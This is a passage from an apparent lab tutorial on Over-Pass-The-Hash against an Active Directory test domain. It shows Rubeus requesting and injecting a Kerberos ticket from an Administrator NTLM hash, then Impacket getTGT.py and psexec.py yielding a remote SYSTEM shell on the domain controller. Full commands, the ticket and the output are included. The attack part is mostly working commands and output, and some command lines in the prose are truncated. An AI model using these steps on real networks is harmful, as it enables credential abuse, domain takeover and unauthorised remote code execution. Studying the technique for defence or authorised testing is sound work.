C:\Users\yashika\Desktop>Rubeus.exe asktgt /domain:ignite.local /user:Administrator /rc4:32196b56ffe6f45e294117b91a83bf38 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32196b56ffe6f45e294117b91a83bf38
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFTDCCBUigAwIBBaEDAgEWooIEXDCCBFhhggRUMIIEUKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4IEFDCCBBCgAwIBEqEDAgECooIEAgSCA/56AkwX
      RmFIZu1UOec2B4WOGx2G2QaF7tz59ceG9RVQ9iDotjlYWx+vNgJuNH5yje+SnkCU5BMlGMvs8NqYkXm7
      mGYnhXeTgbK/6g4cHMROsDWA6x220g2eDFhATdBeLt6zi2INRdznyGvI5n+xGTZU9JimKPBV08H8BTOA
      gvqCHSRPFz6faXSxJxXXuMSQCRw+DQ5kwnd8ArziBJ4vb9sm4PU5nD/kxDO5nqk1zC3iNF1XPOpBI7/l
      PTJFS62zLA4dBqaYJfYl03upSSwa/WFMbotEcZyzxQSMyoD9TU3mjEulaJ1q/Rq4xZk4RMzY6dj4u8Aj
      HxBIZB0zOXI20mP+S4Hk0ytqLuiPbn/yFIQaKrqye1DLPH7zQ1pSXSJ64ATzJYr2HLsB2fSRlR7tZ1o8
      /cnkJYOJ1bHy5kJzzOCiRaU1ZCnJWcY3IJP0qNHlOq2JZkzV2/eTUTIdhqixeP51AGVB+fVG7d3w3aDV
      OYcAoHu/mBifw6L1X5SBGYBJVIatmasktOJv6F5B57F8yW6aoK0Byv050BFyU3n/jQiwpd22kGjUia7x
      SSUzqvgC2u19IL1+iQ9Imcha3GMHOmqGDHjAd1XwTOhEU0FFZqglt1m6ezWPGHo9EvY5YzNMmDFUvGnr
      b4cFCMM9sGvC7GtNHw85rm70MkdLxBod4rWcMWJ/HZyXYo3aabOZx0RzTYpBX+7ov8LiOvOgvHzC1KKu
      1jvfK7XvVrfCZY0ekUOwJMQ9ZgOIlbiU/Lcpc2W932PnPcWEi1mpJyWeWYJwUPE2DKeZFL38ejB5yZhR
      13lgK4YZ0/Ow3+MdhviFW0bxvAV94gLU1NxsxFOaclqESkK98TsNV4tk4jYs2IP8mnTrcw1AKaasCH+h
      kaNYgJnS+wNkrbDxvYoFi7zHhJacwNlx74FWxMSJU/DRA0PrEE9QorNKrVe6Av24gFhJWn3QrQeqaJ0M
      kkYKqFOGiXUrWcmFsUJ/TAkA6Fk/HXX4litM4qzDmGeX6PcQNhqIt7sRblMxNletwjtIWCanBzGWDLYG
      lsvOL2mZb2snrvYrbrTX1eC4uyoRD5Wn/9k2HqBo5jVS/DUMRlHdC8UhWeOcnKg3FmF8jvJ78XfkTWcR
      a4L2h9+uqKiIuxS+DrEUcxvcaMkxwKu839oF/iy6ZqYh7kZk09svhtNO9Vye+D/9OmNcHhvVMTN7nVqM
      fFohZkXKCe5z/MBkRpD8GfnDm/dLQlFDEfZfU/5zQV6w5+frY++e55y163SHoowYHq+GBiEOn70fNZrL
      /6lYRsSfqP5AnzyvJ7Xf/TQhHEDfIavwlAfkMe745nzyiBUpAizk88c5gpzgnDAyOPqe2Fldo/ZhjqOB
      2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEEKLOMkK1s9aEwM+kKuWuuZmh
      DhsMSUdOSVRFLkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQOEAAKURGA8yMDIw
      MDUxMjE5MTEzNVqmERgPMjAyMDA1MTMwNTExMzVapxEYDzIwMjAwNTE5MTkxMTM1WqgOGwxJR05JVEUu
      TE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/ignite.local
  ServiceRealm          :  IGNITE.LOCAL
  UserName              :  Administrator
  UserRealm             :  IGNITE.LOCAL
  StartTime             :  5/12/2020 12:11:35 PM
  EndTime               :  5/12/2020 10:11:35 PM
  RenewTill             :  5/19/2020 12:11:35 PM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  os4yQrWz1oTAz6Qq5a65mQ==


C:\Users\yashika\Desktop>dir \\WIN-S0V7KMTVLD2\c$
 Volume in drive \\WIN-S0V7KMTVLD2\c$ has no label.
 Volume Serial Number is 1C84-81C0

 Directory of \\WIN-S0V7KMTVLD2\c$

07/16/2016  06:23 AM    <DIR>          PerfLogs
04/15/2020  05:32 AM    <DIR>          Program Files
```


Impacket

I wish to execute this attack remotely then use impacket python script **gettgt.py** which will use a password, hash or aesKey, it will request a TGT and save it as ccache.

```
python getTGT.py -dc-ip 192.168.1.105 -hashes :32196b56ffe6f45e294117b91a83bf38 ig
```

with the help of above command, you will be able to request Kerberos authorized ticket in the form of ccache whereas with the help of the following command you will be able to inject the ticket to access the resource.

```
export KRB5CCNAME=Administrator.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip
```



```
root@kali:~/impacket/examples# python getTGT.py -dc-ip 192.168.1.105 -hashes :32196b56ffe6f45e294117b91a83bf
38 ignite.local/Administrator
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in Administrator.ccache
root@kali:~/impacket/examples# export KRB5CCNAME=Administrator.ccache; psexec.py -dc-ip 192.168.1.105 -targe
t-ip 192.168.1.105 -no-pass -k ignite.local/Administrator@WIN-S0V7KMTVLD2.ignite.local
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file tPYCtvnm.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service EGug on 192.168.1.105.....
[*] Starting service EGug.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Conclusion: As you have seen, we try to use three different tools to conduct Over-Pass-The-Hash locally and remotely that not only pass the hash but also inject hash for Kerberos authentication to get the ticket.